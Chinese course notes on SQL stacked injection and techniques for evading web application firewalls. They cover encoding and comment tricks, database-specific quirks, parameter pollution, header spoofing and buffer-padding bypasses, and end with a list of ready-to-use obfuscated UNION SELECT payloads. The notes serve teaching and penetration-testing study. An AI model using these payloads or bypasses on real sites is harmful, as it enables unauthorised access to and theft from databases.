
Day18　WEB漏洞–SQL注入之堆叠注入及WAF绕过注入



18.1 堆叠注入

堆叠注入：就是一堆sql语句一起执行，语句中一个；表示语句结束，那多个语句连接到一起执行。

应用场景：

- 注入需要管理员帐号密码，密码是加密，无法解密

- 堆叠注入时插入数据，用户密码自定义的，可以正常解密登录
- https://www.cnblogs.com/backlion/p/9721687.html

18.2 WAF绕过（SQL注入）

18.2.1应用层层面绕过

```
#应用层

大小写/关键字替换
id=1 UnIoN/**/SeLeCT 1,user()
Hex() bin() 等价于 ascii()
Sleep() 等价于 benchmark()
Mid()substring() 等价于 substr()
@@user 等价于 User()
@@Version 等价于 version()

各种编码
大小写，URL，hex，%0A 等

注释使用
// -- --+ # /**/ + :%00 /!**/等

再次循环
union==uunionnion

等价替换
user()=@@user() and=& or=| ascii=hex 等

 编码解码及加密解密
```

```
s->%73->%25%37%33
hex,unlcode,base64 等

更改请求提交方式
GET POST COOKIE 等
POST->multipart/form-data

参数污染
?id=1&id=2&id=3

中间件 HPP 参数污染
```

18.2.2数据库特性

MySQL技巧:

1. mysql 注释符有三种：#、/... /、-- ... (注意--后面有一个空格)
2. 空格符:[0x09,0x0a-0x0d,0x20,0xa0]
3. 特殊符号：%a 换行符 可结合注释符使用%23%0a，%2d%2d%0a。
4. 内联注释： /*!Union12345SelEcT*/ 1,user() //数字范围 1000-50540
5. mysql 黑魔法 select{x username}from {x11 test.admin};

SQL Server技巧:

1. 用来注释掉注射后查询的其余部分:

   /* C 语言风格注释

   -- SQL 注释

   ; 00% 空字节

2. 空白符：[0x01-0x20]

3. 特殊符号：%3a 冒号 id=1 union:select 1,2 from:admin

4. 函数变形：如 db_name空白字符

Oracle技巧：

1. 注释符：--、/**/

2. 空白字符：[0x00,0x09，0x0a-0x0d,0x20]

配合FUZZ：

select * from admin where id=1【位置一】union【位置二】select【位置三】1,2,db_name()【位置四】from【位置五】admin

18.2.3逻辑层层面绕过

1.逻辑问题?

```
（1）云 waf 防护，一般我们会尝试通过查找站点的真实 IP，从而绕过 CDN 防护。

（2）当提交GET、POST同时请求时，进入POST逻辑，而忽略了GET请求的有害参数输入,可尝试Bypass。

（3）HTTP 和 HTTPS 同时开放服务，没有做 HTTP 到 HTTPS 的强制跳转，导致 HTTPS 有 WAF 防护，HTTP

没有防护，直接访问 HTTP 站点绕过防护。

（4）特殊符号%00，部分 waf 遇到%00 截断，只能获取到前面的参数，无法获取到后面的有害参数 输 入 ， 从 而 导 致 Bypass 。 比 如 ： id=1%00and 1=2 union select 1,2,column_name from  information_schema.columns
```

2.性能问题?

```
猜想 1：在设计 WAF 系统时，考虑自身性能问题，当数据量达到一定层级，不检测这部分数据。只
要不断的填充数据，当数据达到一定数目之后，恶意代码就不会被检测了。

猜想 2：不少 WAF 是 C 语言写的，而 C 语言自身没有缓冲区保护机制，因此如果 WAF 在处理测试向
量时超出了其缓冲区长度就会引发 bug，从而实现绕过。

例子 1：
?id=1 and (select 1)=(Select 0xA*1000)+UnIoN+SeLeCT+1,2,version(),4,5,database(),user(),8,9
```

```
PS：0xA*1000 指 0xA 后面”A"重复 1000 次，一般来说对应用软件构成缓冲区溢出都需要较大的测试
长度，这里 1000 只做参考也许在有些情况下可能不需要这么长也能溢出。

例子 2：
?a0=0&a1=1&.....&a100=100&id=1 union select 1,schema_name,3 from
INFORMATION_SCHEMA.schemata

备注：获取请求参数，只获取前 100 个参数，第 101 个参数并没有获取到，导致 SQL 注入绕过。
```

3.白名单?

```
方式一：IP 白名单

从网络层获取的 ip，这种一般伪造不来，如果是获取客户端的 IP，这样就可能存在伪造 IP 绕过的情
况。

测试方法：修改 http 的 header 来 bypass waf
X-forwarded-for
X-remote-IP
X-originating-IP
x-remote-addr
X-Real-ip

方式二：静态资源

特定的静态资源后缀请求，常见的静态文件(.js .jpg .swf .css 等等)，类似白名单机制，waf 为了检测
```

```
效率，不去检测这样一些静态文件名后缀的请求。
http://10.9.9.201/sql.php?id=1
http://10.9.9.201/sql.php/1.js?id=1
备注：Aspx/php 只识别到前面的.aspx/.php 后面基本不识别


方式三：url 白名单

为了防止误拦，部分 waf 内置默认的白名单列表，如 admin/manager/system 等管理后台。只要 url中存在白名单的字符串，就作为白名单不进行检测。
```

18.3 参数污染

如果出现多个相同参数，不同的服务器搭建网站会出现参数接受的差别，从而令原有的参数失效。

具体服务端处理方式如下：

Web服务器	参数获取函数	获取到的参数
PHP/Apache	$_GET("par")	Last
JSP/Tomcat	Request.getParameter("par")	First
Perl(CGI)/Apache	Param("par")	First
Python/Apache	Getvalue("par")	All(List)
ASP/IIS	Request.QueryString("par")	All(comma-delimited string)

注意：通常参数污染配合WAF绕过结合使用

补充:

```
#部分 bypass sqlinject payload
id=1 union/*%00*/%23a%0A/*!/*!select 1,2,3*/;%23
id=-1 union/*%00*/%23a%0A/*!/*!select%201,database%23x%0A(),3*/;%23

id=-1%20union%20/*!44509select*/%201,2,3%23
id=-1%20union%20/*!44509select*/%201,%23x%0A/*!database*/(),3%23
 id=1/**&id=-1%20union%20select%201,2,3%23*/

id=-1 %20union%20all%23%0a%20select%201,2,3%23
-1 %20union%20all%23%0a%20select%201,%230%0Adatabase/**/(),3%23
```

资源:

```
https://www.cnblogs.com/backlion/p/9721687.html
https://blog.csdn.net/nzjdsds/article/details/93740686
```